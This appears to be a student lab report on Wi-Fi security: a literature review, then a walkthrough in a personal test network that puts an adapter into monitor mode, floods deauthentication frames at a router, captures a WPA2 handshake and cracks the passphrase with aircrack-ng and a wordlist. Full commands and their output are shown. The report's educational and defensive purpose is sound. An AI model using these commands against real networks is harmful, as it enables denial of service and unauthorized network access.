

Table of content

Abstract.....	3
Introduction.....	4
Literature Review.....	5
Wireless Network Monitoring and Sniffing.....	5
Deauthentication Attacks.....	5
WPA/WPA2Vulnerabilities.....	6
Password Cracking Techniques.....	6
Intrusion Detection and Monitoring.....	6
Mitigation Strategies.....	7
Conclusion.....	7
References.....	8
Lab/Prototype Design and Diagram.....	9
Environment Setup.....	9
Hardware Requirements.....	9
Software Requirements.....	9
Design Considerations.....	10
Network Topology Diagram.....	10
Switch to Monitor Mode.....	11
Deauthentication Attack.....	12
Handshake and Password Capture Security Assessment.....	13
Implementation.....	13
Setting Network Card to Monitor Mode.....	13
Deauthentication Attack.....	14
Deauthentication and Password Security Assessment.....	15
Testing and Validation of Framework.....	17
Monitoring Mode Verification.....	18
deauthentication attack effectiveness.....	18
Verification of Handshake Capture.....	19
Password Cracking Result.....	21
ValidationMethods.....	21
Challenges and Solutions.....	22
Analysis of Results.....	22
Implications for Wireless Network Security.....	23
Conclusion.....	23
Summary.....	24

Abstract

Wireless networks can be found in every modern communication infrastructure; however, they are usually easily breached since they inherently carry a lot of vulnerabilities. This project describes the vulnerability study of wireless networks through practical penetration testing: monitoring, deauthentication attack, and password cracking in WPA/WPA2-protected networks. In this lab, we conduct a series of attacks using several tools that illustrate how an adversary might intercept communications, disrupt network services, and access without permission. It included switching network interface cards into monitor mode to sniff wireless traffic, running deauthentication attacks with the purpose of disconnecting users from the system, capturing the four-way handshake for the purpose of reauthentication, and trying the cracking of the network password through a wordlist attack. The results prove how such types of attacks succeed against any network configuration using weak security; it also addresses implications for robust security. It advocates strong encryption protocols, complicated passwords, and proactive network monitoring as measures needed to be taken in the prevention of such cyber threats from occurring.

Introduction

In the present times, with the advent of digital connectivity, wireless networks have come out as a part of connectivity on personal, educational, and business grounds. With the growing number of Wi-Fi-enabled devices, excessive use to stay in touch with everybody each and every time made enough dependency on wireless networks. The convenience this brings along makes it very vulnerable on security aspects. Unlike wired networks, in wireless networks, transmission of data occurs along radio waves; hence, it can be accessed by anyone coming into its range. By its very nature, this opens them up to numerous types of attacks, including eavesdropping, unauthorized access, and denial-of-service.

Thereafter, protocols such as Wi-Fi Protected Access and Wi-Fi Protected Access II were developed to secure wireless communications. These are quite widely used; however, known vulnerabilities in the protocols can still be exploited by malicious actors. Several techniques exist

that interfere with network availability, from deauthentication attacks to four-way handshake interception, which may eventually culminate in password cracking to gain unauthorized access to the network. Understanding these kinds of vulnerabilities is quite instrumental in developing effective countermeasures by cybersecurity experts.

Literature Review

From these regards, it is evident that wireless networks have not only become an integral part of modern communication systems but also offer unparalleled flexibility and mobility. However, their very basis of transmission on open airwaves opens them to a number of security threats. This literature review looks at some major vulnerabilities in wireless networks, with a focus on monitoring, deauthentication attacks, password cracking techniques, and intrusion detection mechanisms.

Wireless Network Monitoring and Sniffing

From a security perspective, it is disturbing to recognize that packet capturing and analysis can easily be done in wireless networks. An attacker can easily intercept the transmission of data without needing to associate themselves with an access point and/or eavesdrop on sensitive communications. Mishra and Arbaugh [1] gave a very early security-related analysis of the IEEE 802.11 standard and demonstrated that because of the non-encryption of management and control frames, an attacker is able to perform passive monitoring of wireless traffic. Their findings pointed out the need to secure the management frames against unauthorized monitoring and breach of confidentiality. Thus, authors recommended that a threat from eavesdropping in wireless networks can only be minimized by enhancing the security of the management frames.

Deauthentication Attacks

Such attacks are based on the vulnerabilities of unencrypted-transmitted IEEE 802.11 protocol Management Frames. Nguyen et al. [2] proposed a lightweight solution for WLANs in order to defend against deauthentication and disassociation attacks. Their study focused on the process by which the attacker could send forged deauthentication frames to legitimate clients, disrupting

service and possibly leading to DoS conditions. They designed an abnormal deauthentication frame detection mechanism based on a sequence number and timestamp of the frames. This makes the network more robust against such types of attacks. This work highlights the need to secure management frames so as to ensure availability and integrity of the network.

WPA/WPA2 Vulnerabilities

Enhancements within the security protocols of wireless, such as WPA and WPA2, have bettered the protection applied to networks. Despite such enhancements, a number of vulnerabilities still remain. The most critical weakness was discovered by Vanhoef and Piessens, referred to as KRACK, which involves or takes advantage of vulnerabilities within the four-way handshake process of WPA2. By manipulating these messages within the handshake, an attacker can force the reinstallation of encryption keys, which may subsequently allow the attackers to decrypt or replay any data sent over the wire. This vulnerability poses significant risks even in networks that use robust passwords and has led to the development of WPA3 in order to address these critical security flaws. Their findings accentuate the constant protocol enhancements necessary in wireless communications for them to be safe from emerging threats.

Password Cracking Techniques

The security of WPA/WPA2 is highly dependent on the strength of the pre-shared key. Actually, weak passwords are susceptible to dictionary and brute-force attacks, especially during captures by an attacker in a four-way handshake. Shahadat et al. [4] present an analysis of techniques for cracking the WPA/WPA2 security of Wi-Fi using handshake attacks. Their research showed that commonly used passwords could be cracked using such tools as aircrack-ng and hashcat. They conclude by emphasizing that using complex non dictionary passwords greatly amplifies the security by a factor in the difficulty of successful cracking attempts. This research underlines the importance of robust password policies and user education in maintaining network security.

Intrusion Detection and Monitoring

Detecting unauthorized access and attacks is very important for the protection of the wireless network. In [5], Sheng et al. proposed a method for detecting MAC layer spoofing attack by

analyzing the RSS of packets. This technique enhances intrusion detection by identifying dissimilarities in signal patterns indicative of deauthentication attacks or unauthorized monitoring. The presence of this mechanism for detection enhances the dynamic nature of networks in providing quick responses in case of any kind of threat and reinforcing security postures as a whole. According to the researchers, the introduction of RSS analysis into the current security frameworks can effectively detect spoofing attacks and neutralize them accordingly.

Mitigation Strategies

Several techniques to address the underlying weaknesses in wireless networks have been pointed out in the literature. For example, the employment of secure management frames, such as those from the IEEE 802.11w standard, limits the aforementioned vulnerabilities to deauthentication attacks by protecting the management frames from illegitimate access [2]. Besides, advanced security protocol upgrades to WPA3 offer enhanced security features-such as individualized data encryption and strong authentication mechanisms-that help defend against handshake vulnerabilities like KRACK [3]. The risk of password cracking would be greatly reduced if the password policy on such networks were strictly based on complex, non dictionary passwords with frequent changes, hence the need for user education on password best practices. Secondly, an intrusion detection system may be deployed to monitor some signal properties such as RSS analysis so that attacks can easily be detected early enough to enhance network security. These approaches give a multi-layered wireless security strategy that incorporates enhancements to protocols, education to users, and proactive monitoring.

Conclusion

By their very nature, wireless communications rely on open airwaves; hence, wireless networks are inherently vulnerable. Monitoring, deauthentication attacks, and password cracking are major threats that could potentially take advantage of protocol weaknesses and poor user practices. The reviewed studies emphasize that survival in such a hostile environment depends essentially on constant improvements in the security protocols of the network, imposing efficient password policies, educating users, and implementing proactive intrusion detection mechanisms.

Unfortunately, addressing these serious vulnerabilities requires a comprehensive security strategy, evolving together with emerging threats to guarantee the confidentiality, integrity, and accessibility of wireless communications.

References

- [1] A. Mishra and W. A. Arbaugh, "An initial security analysis of the IEEE 802.11 standard," University of Maryland, Department of Computer Science, Tech. Rep. CS-TR-4328, Feb. 2002. Available: <https://www.cs.umd.edu/~waa/1x.pdf>
- [2] T. D. Nguyen, D. H. M. Nguyen, B. N. Tran, H. Vu, and N. Mittal, "A lightweight solution for defending against deauthentication/disassociation attacks on 802.11 networks," in *2008 Proceedings of 17th International Conference on Computer Communications and Networks*, St. Thomas, VI, USA, 2008, pp. 1–6. Available: <https://ieeexplore.ieee.org/document/4674211>
- [3] M. Vanhoef and F. Piessens, "Key reinstallation attacks: Forcing nonce reuse in WPA2," in *2017 IEEE Symposium on Security and Privacy (SP)*, 2017, pp. 1313–1328. Available: https://www.researchgate.net/publication/320417220_Key_Reinstallation_Attacks_Forcing_Nonce_Reuse_in_WPA2
- [4] M. Shahadat, M. Ali, and A. Mallik, "An approach on cracking WPA/WPA2 security of Wi-Fi with handshake attack," 2023. Available: https://www.researchgate.net/publication/368241744_An_approach_on_cracking_WPAWPA2_security_of_Wi-Fi_with_handshake_attack
- [5] Y. Sheng, K. Tan, G. Chen, D. Kotz, and A. Campbell, "Detecting 802.11 MAC layer spoofing using received signal strength," in *2008 IEEE INFOCOM*, 2008, pp. 1768–1776. Available: <https://ieeexplore.ieee.org/document/4509834>

Lab/Prototype Design and Diagram

Environment Setup

The research into the vulnerabilities of wireless networks required an isolated laboratory setup. The isolated laboratory setup was reproduced with a typical wireless network infrastructure for testing monitoring and deauthentication attacks where password security could be analyzed within the boundaries of the law and ethics.

Hardware Requirements

- Attacker Machine: A laptop computer running a security-focused operating system with network analysis and testing tools.
- Wireless Network Adapter: An external network card that supports monitor mode and packet injection will be required to capture wireless traffic and test network responses.
- AccessPoint: A wireless router with WPA2-Personal security, which many networks consider day-to-day common security settings.
- Client Device: This would be the android or laptop machine connected over the wireless to emulate a legitimate user.

Software Requirements

- OS: Kali Linux, given that this OS has a full suite of security testing tools and enjoys great acceptance in the cybersecurity market.
- Aircrack-ng Suite: A suite of tools to assert the level of security for Wi-Fi networks. Tools to perform network monitoring and testing for finding vulnerabilities.
- Wireshark: Network protocol analyzer that is used for capturing and interactively browsing the traffic running on a computer network.
- Wordlist: Pre-defined common password list, for instance rockyou.txt, utilized to crack the network password with password security assessment methodologies.


Design Considerations

It was set up in the lab to replicate natural environments for most wireless networks, ensuring that the activities were within the limits of the law and ethics. The personal equipment and network used meant that there was no intrusion into other systems. By setting this up in a contained manner, the research could concentrate on precisely identifying the weaknesses and attempting to highlight the need to make sure security is tight, without causing any damage.


This setup facilitated the objectives by:

- It is a safe way to experiment with wireless network vulnerabilities.
- Providing a tangible demonstration of how common security flaws can be exploited.
- Enabling security tools and techniques to be evaluated within a realistic context.


Network Topology Diagram



The attacker's machine, configured with a wireless adapter that supports monitor mode; An access point broadcasting the network SSID with WPA2-Personal security enabled on it; The client device connected to the network. This diagram will show the flow of communication between these devices and will highlight where the devices interact so that monitoring and security assessments can be done properly.




Switch to Monitor Mode




It involves setting up a wireless network adapter on an attacker's machine in monitor mode. The monitor mode allows the adapter to capture all wireless traffic within range so that the attacker can analyze packets even without connecting to the network.

Deauthentication Attack



The deauthentication process tests the response of the network to unauthorized deauthentication frames. Using specially crafted packets, the attacker machine can simulate conditions where clients are disconnected from the access point, testing thereby the robustness of authentication mechanisms in the network.

Handshake and Password Capture Security Assessment



It is a work process that captures the handshake process between the client device and the access point in authentication. It gives insight into password strength in the network by analyzing the handshake, whereby the captured data can be matched against common passwords in a wordlist to highlight potential vulnerabilities in picking passwords.

Implementation

The lab design was executed on implementation guided by ethical consideration and the prime objective of demonstrating the significance of wireless network security. Every step was considered to ensure that unauthorized access or disruption to other networks outside the controlled environment did not happen.

Setting Network Card to Monitor Mode

To get started with the assessment, the wireless network adapter on the attacker's machine was set to monitor mode. The purpose of this mode is to have the adapter listen to all wireless traffic on the specified channel, without associating that traffic with any access point. This was obtained

by identifying the correct network interface and issuing commands for changing its operational mode.

```
(yts@kali)-[~]
$ sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  816 NetworkManager
 109054 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0              ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
```

The successful transition to monitor mode was verified through the verification of the status of the network interface, confirming that it was correctly configured to capture the wireless packets for analysis.

Deauthentication Attack

It further checked the resistance of the network to deauthentication frames. The attacker machine in monitor mode would send packets of deauthentication to the access point, as if it was pulling off an attack to forcibly disconnect clients from it. This test would measure how the network and client devices handle unexpected deauthentication requests.

```

(yts@kali)-[~]
$ sudo aireplay-ng --deauth 0 -a C4:D7:38:47:CF:30 wlan0mon
12:03:26 Waiting for beacon frame (BSSID: C4:D7:38:47:CF:30) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:03:27 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:27 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:28 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:28 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:28 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:29 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:29 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:30 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:30 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:31 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:31 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:32 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:32 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:33 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:33 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:34 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:34 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:35 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:35 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:36 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:36 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
^X@s$12:03:37 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:37 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:38 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:38 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]

```

With the reception of these deauthentication frames, it was expected that the client device should get disconnected from the network. The response by the client would show the possible points of vulnerabilities and how viable some security measures that are built-in were against such kinds of attacks.

Deauthentication and Password Security Assessment

Next, it involves capturing the authentication-shake of the client device and AP. In other words, using deauthentication forcibly makes the client try to reconnect, thus having the handshake captured by the attacker machine.

cys405_prj-02.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

802.1X Authentication

No.	Time	Source	Destination	Protocol	Length	Info
41437	91.739596	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	189	Key (Message 3 of 4)
41567	91.980394	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
41637	92.038915	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
41716	92.108973	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
41805	92.181339	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
41815	92.228631	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
41817	92.230810	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	155	Key (Message 2 of 4)
41819	92.241118	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	189	Key (Message 3 of 4)
41821	92.243267	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	133	Key (Message 4 of 4)
41935	92.440509	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42018	92.500937	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42105	92.575012	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42166	92.627364	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42198	92.687215	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42200	92.689563	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	155	Key (Message 2 of 4)
42202	92.700287	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	189	Key (Message 3 of 4)
42204	92.702388	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	133	Key (Message 4 of 4)
42374	92.944835	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42399	92.966533	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42510	93.049065	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42544	93.074528	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42600	93.163167	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42602	93.165503	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	155	Key (Message 2 of 4)
42604	93.177697	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	189	Key (Message 3 of 4)
42606	93.179965	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	133	Key (Message 4 of 4)
42750	93.397202	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42833	93.468427	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42955	93.559610	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42970	93.573599	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
73331	162.627662	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
73332	162.634686	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	155	Key (Message 2 of 4)
73334	162.646438	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	189	Key (Message 3 of 4)
73336	162.648569	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	133	Key (Message 4 of 4)

42955	93.559610	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
42970	93.573599	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
73331	162.627662	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	133	Key (Message 1 of 4)
73332	162.634686	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	155	Key (Message 2 of 4)
73334	162.646438	c4:d7:38:47:cf:30	f4:91:1e:31:e1:a3	EAPOL	189	Key (Message 3 of 4)
73336	162.648569	f4:91:1e:31:e1:a3	c4:d7:38:47:cf:30	EAPOL	133	Key (Message 4 of 4)

```

802.1X Authentication
  Version: 802.1X-2001 (1)
  Type: Key (3)
  Length: 117
  Key Descriptor Type: EAPOL RSN Key (2)
  [Message number: 2]
  Key Information: 0x010a
  Key Length: 0
  Replay Counter: 1
  WPA Key Nonce: cbf8168771465cb55754e2a37d22a851e3b0aebf89fef4ed6f0c7adb95da4089
  Key IV: 00000000000000000000000000000000
  WPA Key RSC: 0000000000000000
  WPA Key ID: 0000000000000000
  WPA Key MIC: b8ff05422957f66830d3fde880eb04ed
  WPA Key Data Length: 22
  WPA Key Data: 30140100000fac040100000fac040100000fac020000

```

Network analysis tools viewed the authentication process in detail to analyze the captured handshake. The handshake contains information that, if not secured properly, could be used to judge the strength of the password on the network. A wordlist was used in trying to match the

information of the handshake data with common passwords, hence showing the vulnerabilities of weak password policies.

```
(yts@kali)-[~]
└─$ aircrack-ng cys405_prj-02.cap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait ...
Opening cys405_prj-02.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 74454 packets.

# BSSID      ESSID      Encryption
1 C4:D7:38:47:CF:30 YTS-Room   WPA (1 handshake)

Choosing first network as target.
Reading packets, please wait ...
Opening cys405_prj-02.cap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 74454 packets.

1 potential targets

[00:00:39] 12881/14344392 keys tested (332.08 k/s)
Time left: 11 hours, 59 minutes, 16 seconds
Current passphrase:

Master Key      : B9 0F 13 FA FE 39 DB D6 63 6E 0B 45 03 0F 9D C0
                  3C 1C 79 14 08 DF A3 09 82 DD F4 37 DD 27 CF 89
Transient Key   : 6A A7 A7 A7 3A B6 00 D8 51 86 AF 3D 5D 0E 5A 57
                  66 29 E7 95 AC 6E 34 87 9E AE 0D E9 41 43 DD E0
                  82 51 A8 3A 2F 80 BB D4 61 9F F0 D1 01 46 B8 14
                  5C 57 3E 0E 62 FB AB AC 0A 2D 2C 5A 37 E5 12 C7
EAPOL HMAC      : FD A3 42 4D 36 A0 E3 11 B3 F6 17 41 37 DD F0 13
```

```
Time left: --
KEY FOUND! [ yousifnet123 ]
```

Testing and Validation of Framework

The importance of this phase is related to testing and validation regarding the efficiency of the attacks implemented on a wireless network, and to check whether each step of the methodology obtained the intended result. This section is dedicated to presenting the results of the experiments

carried out; it takes into consideration an analysis of the findings and discussion of the challenges encountered along with the solutions adopted.

Monitoring Mode Verification

First, the setting of the wireless network adapter in monitor mode was to be done on the attacker machine. This was actually a necessary configuration to capture the wireless traffic without associating with the access point. The change in mode was verified with an `iwconfig` command showing current settings of the wireless interfaces.

Finally, by using the command `sudo airmon-ng start wlan0`, the interface switched to monitor mode and changed its name to `wlan0mon`. The `iwconfig` confirmed that it was in Mode: Monitor and ready to perform passive traffic capture. This was important to confirm, if only that the adapter could intercept every wireless packet within range-a precursor to the next attack steps.

```
(yts@kali)-[~]
$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

deauthentication attack effectiveness

In order for the effectiveness of the deauthentication attack to be observed, the attacker machine sent deauthentication frames against the connected client device to the test network; to continuously send packets of deauthentication to an access point specified by BSSID, use the command: `sudo aireplay-ng --deauth 0-a [BSSID] wlan0mon`.

It was an effective attack wherein right in an instance, the client device lost its connectivity to the wireless network. On the client device, the status of the connection would show that the device got disconnected and, when trying to reconnect, the reconnecting process was continuously interrupted due to continuous deauthentication frames. That was also a confirmation that the

attack indeed caused network availability disruption for the client, showing serious vulnerability to how the 802.11 handles unauthenticated deauthentication frames.

The aireplay-ng output, on the attacker machine, would show the count of deauthentication frames being sent, and this was feedback about the attack progress in real-time.

```
(yts@kali)-[~]
$ sudo aireplay-ng --deauth 0 -a C4:D7:38:47:CF:30 wlan0mon
12:03:26 Waiting for beacon frame (BSSID: C4:D7:38:47:CF:30) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:03:27 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:27 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:28 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:28 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:28 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:29 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:29 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:30 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:30 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:31 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:31 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:32 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:32 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:33 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:33 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:34 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:34 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:35 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:35 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:36 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:36 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
^X@s$12:03:37 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:37 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
12:03:38 Sending DeAuth (code 7) to broadcast -- BSSID: [C4:D7:38:47:CF:30]
